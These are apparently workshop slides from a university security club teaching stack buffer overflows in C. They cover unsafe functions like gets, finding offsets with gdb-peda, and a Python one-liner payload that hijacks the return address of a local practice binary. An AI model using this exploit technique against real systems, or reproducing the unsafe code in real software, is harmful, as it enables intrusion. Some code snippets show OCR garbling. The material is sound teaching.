Introduction to Binary Exploitation

Melbourne Information Security Club

Goal of the Workshop

This workshop we’ll be discussing

- Identifying possible **buffer overflow** vulnerabilities in C programs.
- What these vulnerabilities enable us to do.
- Possible ways to exploit these vulnerabilities
- What common pitfalls we have to look out for when implementing our exploits.
- What tools we can use to make our lives easier

Buffers in C

- The buffers we are concerned with are regions of memory with fixed size.
- For example, the following C code declares a buffer of 7 characters in memory.


```
char buf[7];

buf[0] = ‘a’;
buf[1] = ‘b’;
buf[2] = ‘c’;
```

a	b	c	?	?	?	?

Buffers in C

- Although we declared the buffer to hold 7 characters, there’s nothing stopping us from storing more than 7.


```
char buf[7];

for(int i = 0; i < 9; i++){
    buf[i] = ‘a’ + i;
}
```



a	b	c	d	e	f	g	h	i

Buffers in C

- But in this situation, we are the programmers who control the source code and tell the program what to do.
- If we’re an attacker that can’t change the source code, can we still cause buffer overflow?




gets()

- The answer is yes, if the programmer isn’t careful.
- For example, the following code snippet allows the user to write as much data into `buf` as they desire.

```
int main()
{
    char buf[7];
    gets(buf)
}
```

gets()

- Let’s look at the manual page for gets.




```
GETS(3)                    Linux Programmer's Manual                   GETS(3)

NAME
       gets - get a string from standard input (DEPRECATED)

SYNOPSIS
       #include <stdio.h>

       char *gets(char *s);

DESCRIPTION
       Never use this function.

       gets()  reads  a  line from stdin into the buffer pointed to by s until either a
       terminating newline or EOF, which it replaces with a null byte ('\0').  No check
       for buffer overrun is performed (see BUGS below).
```

Yikes

gets()


- gets() will keep reading user input into the buffer without checking the size at all. If we run the program and give input “abcdefghi” then the buffer overflows.

```
/* gets.c */
int main()
{
    char buf[7];
    gets();
}
```




a	b	c	d	e	f	g	h	i

Other Suspicious Functions



```
STRCPY(3)                  Linux Programmer's Manual                 STRCPY(3)

NAME
       strcpy, strncpy - copy a string

SYNOPSIS
       #include <string.h>

       char *strcpy(char *dest, const char *src);

       char *strncpy(char *dest, const char *src, size_t n);

DESCRIPTION
       The  strcpy() function copies the string pointed to by src, including the termi-
       nating null byte ('\0'), to the buffer pointed to by dest.  The strings may  not
       overlap,  and  the  destination  string dest must be large enough to receive the
       copy.  Beware of buffer overruns!  (See BUGS.)
```

Other Suspicious Functions



```
STRCAT(3)                 Linux Programmer's Manual                STRCAT(3)

NAME
       strcat, strncat - concatenate two strings

SYNOPSIS
       #include <string.h>

       char *strcat(char *dest, const char *src);

       char *strncat(char *dest, const char *src, size_t n);

DESCRIPTION
       The strcat() function appends the src string to the dest string, overwriting the
       terminating null byte ('\0') at the end of dest, and  then  adds  a  terminating
       null  byte.   The  strings may not overlap, and the dest string must have enough
       space for the result.  If dest is not large enough, program behavior  is  unpre-
       dictable; buffer overruns are a favorite avenue for attacking secure programs.
```


Other Suspicious Functions

- scanf(), sprintf() can also be vulnerable depending on how they’re used.
- Most of the functions shown have safe alternatives that include an argument to check buffer size

gets() -> fgets()
strcpy() -> strncpy()
strcat() -> strncat()
sprintf() -> snprintf()

What can we do with a buffer overflow?

- Since other local variables live next to the buffer, buffer overflows allow us to change the value of **local variables.**
- Demo: local_var.c



int n;


											57

G	r	o	t	h	e	n	d	i	e	c	k

Note k = 107


What can we do with a buffer overflow?

- In addition to local variables, function arguments are stored close to the buffer, so we can overwrite those as well.
- Demo: function_arg.c



What can we do with a buffer overflow?


- Most importantly of all, the **return address** of the function is close to the buffer.
- The return address tells the program what to execute next, after the current function finishes.



"AAAA" = 0x41414141


Where to jump to? (Jumping to another function)

- We can use a buffer overflow to make the program execution jump to a function we would normally not be able to access.




Where to jump? (Jumping to another function)

- So if we want to exploit this, we need to know two pieces of information
  a. What is the address that we want to jump to?
  b. How much do we need to overflow the buffer by before we can overwrite the return address? This is the padding that will fill up the buffer and any extra memory



Finding the address of the target function

- Open the program in `gdb`.
- Type `r` to run the program once.
- Type `p [function_name] to print the address of the function.`




```
gdb-peda$ p impossible
$1 = {<text variable, no debug info>} 0x565561ed <impossible>
```


- https://github.com/longld/peda `peda.py` is a very useful extension to `gdb` for binary exploitation.

Finding the amount of padding required.


- Use `peda.py` to generate a non-repeating pattern
- Demo: other_func.c



```
gdb-peda$ pattern create 200
'AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5A
AKAAgAA6AALAAhAA7AAMAAiAA8AANAAjAA9AAOAAkAAPAAlAAQAAmAARAAoAASAApAATAAqAAUAArAAVAAtAAWAAuA
AXAAvAAYAAwAAZAAxAAyA'
```




```
gdb-peda$ r
Starting program: /home/wednesday/misc/bin_workshop/examples/stack/other_func
come at me
AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AA
KAAgAA6AALAAhAA7AAMAAiAA8AANAAjAA9AAOAAkAAPAAlAAQAAmAARAAoAASAApAATAAqAAUAArAAVAAtAAWAAuAA
XAAvAAYAAwAAZAAxAAyA
```



```
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x41412841 in ?? ()
gdb-peda$ pattern offset 0x41412841
1094789185 found at offset: 23
```

Packing and Endianness


- The address we want to jump to is 0x565561ed. So why doesn't the first example reach the target function, but the second example does?



```
~/misc/bin_workshop/examples/stack
$ python -c 'import sys; sys.stdout.buffer.write(b"A"* 23 + b"\x56\x55\x61\xed")' | ./other_func
come at me
zsh: done                              python3 -c  |
zsh: segmentation fault (core dumped)  ./other_func

~/misc/bin_workshop/examples/stack
$ python -c 'import sys; sys.stdout.buffer.write(b"A"* 23 + b"\xed\x61\x55\x56")' | ./other_func
come at me
how did you get here?
zsh: done                              python3 -c  |
zsh: segmentation fault (core dumped)  ./other_func
```

Packing and Endianness

- Addresses are stored in little-endian representation.
- The least significant byte of a four-byte number occupies the memory with the lowest address.



Increasing memory addresses

c	o	c	o	n	u	t	s

